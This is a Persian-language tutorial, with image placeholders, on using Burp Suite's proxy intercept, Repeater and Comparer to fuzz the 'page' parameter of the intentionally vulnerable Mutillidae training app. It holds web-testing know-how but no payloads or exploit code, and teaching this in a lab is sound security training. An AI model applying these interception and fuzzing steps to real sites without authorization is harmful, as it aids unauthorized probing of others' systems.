


ابزار Burp Suite را باز می کنیم. یک نکته که بارها گفته ام باز هم توضیح می دهم . پروکسی در Burp Suite دارای دو حالت می باشد . اینکه رهگیری بسته ها خاموش باشد یا روشن. به این منظور از مطابق تصویر زیر به بخش Proxy و Intercept رفته . در صورتیکه Intercept را رهگیری بسته ها خاموش باشد ابزار Burp به صورت غیرفعال بسته ها را رهگیری کرده ولی مانع عبور بسته ها نمی شود.




به این معنی که بسته ها به Burp Suite رسیده , یک کاوش منفعل بر روی آنها انجام می شود و لیست درخواست ها و پاسخ ها همانطور که مشاهده می کنید در بخش Proxy و Http history ثبت می شود.






همچنین در بخش Target و Site map یک نقشه سایت به صورت درختی دایرکتوری سایت در اثر کاوش منفعل برای شما ایجاد می شود. شما در این حالت مانع عبور و مرور درخواست ها از کلاینت و پاسخ ها از سرور نمی شوید و هیچ بسته ای را به صورت فعال رهگیری نمی کنید.





حال در صورتیکه در بخش proxy و Intercept وضعیت رهگیری روشن باشد (Intercept is on) هر بسته ارسالی از کلاینت در پروکسی نگه داشته می شود و منتظر شما می ماند تا عکس العمل دلخواه را انجام دهید. مسلما در این وضعیت شما می توانید بسته را حذف کنید و یا محتوای آن را تغییر داده و فوروارد کنید یا بدون دخالت بسته را به کلاینت فورارد کنید و کارهای زیاد دیگری که بر روی بسته ها انجام می دهیم. ما وضعیت رهگیری را روشن کرده تا قادر به انجام کارهای مختلف روی بسته ها باشیم . هر زمان که احساس کردید نیاز به مرور آزادانه صفحات بدون توقف درون Burp را دارید این حالت را خاموش کنید.




درون مرورگر همانطور که مشاهده می کنید , در صفحه خانگی Mutillidae در نوار آدرس پارامترهای مختلفی را داریم. مثلا پارامتر home . ما از این پارامتر برای تست فاز خود استفاده خواهیم کرد.



پارامتر home به آدرس صفحه =page اشاره می کند. پس با فازینگ این پارامتر شما می توانید دیگر صفحات ممکن را بررسی کنید. در صورتیکه درخواست مشاهده این صفحه را ارسال کنیم ,



درون Burp Suite درخواست برای ما نگه داشته می شود. با کلیک بر روی دکمه Forward می توانید درخواست را ارسال کنید و با کلیک بر روی Drop در خواست را حذف کنید و یا اینکه با کلیک بر روی دکمه Action کارهای زیاد دیگری را بر روی بسته انجام دهیم که کمی جلوتر خواهیم گفت .






شما به جای کلیک بر روی دکمه Action می توانید در صفحه متن بسته راست کلیک کرده و همین فعالیت های ممکن را انتخاب کنید.

خوب فرایند فازینگ را آغاز می کنیم. ابتدا بسته مورد نظر را که همان صفحه خانگی دارای پارامتر home می باشد را به Burp Suite می فرستیم. سپس بر روی بسته راست کلیک کرده و بر روی Send to Repeater کلیک می کنیم.


چرا ریپتر ؟

ریپتر ابزار بسیار کاربردی هست. با استفاده از این ابزار می توانید یک فرایند درخواست Request و پاسخ Response را برای یک بسته مشخص مجدد تست کرده و از سالم بودن آن درون Burp Suite مطمئن شوید. به این منظور کافی است تا بر روی دکمه Go کلیک کنید. در برخی موارد صفحات دارای توکن هستند و در صورت اجرای مجدد و دوباره درخواست ممکن است درخواست دیگر کار نکند. چرا که ممکن است توکن ها بیش از یک بار اعتبار نداشته باشند.






برای اطمینان قطعی از عملکرد صحیح بسته می توانید به برگه Render رفته تا عملا حالت نمایش در مرورگر را ببینید.




اکنون که اطمینان حاصل کردیم که این درخواست به درستی کار می کند آن را به ابزار Comparer ارسال می کنیم. ابزار Comparer به منظور مقایسه درخواست ها با دقت و تغییرات موجود در آنها استفاده می شود.






حالا عمدا مقدار پارامتر =page را تغییر داده تا یک درخواست خراب ایجاد کنیم و آن را درون Comparer با درخواست سالم مقایسه کنیم.




پس از ایجاد درخواست اگر بر روی Go کلیک کنیم نتایج درون ریپتر نشان می دهد که صفحه مورد نظر موجود نیست.






اکنون می توانیم درخواست خراب را هم به Comparer ارسال کنیم تا با درخواست قبلی مقایسه کنیم.

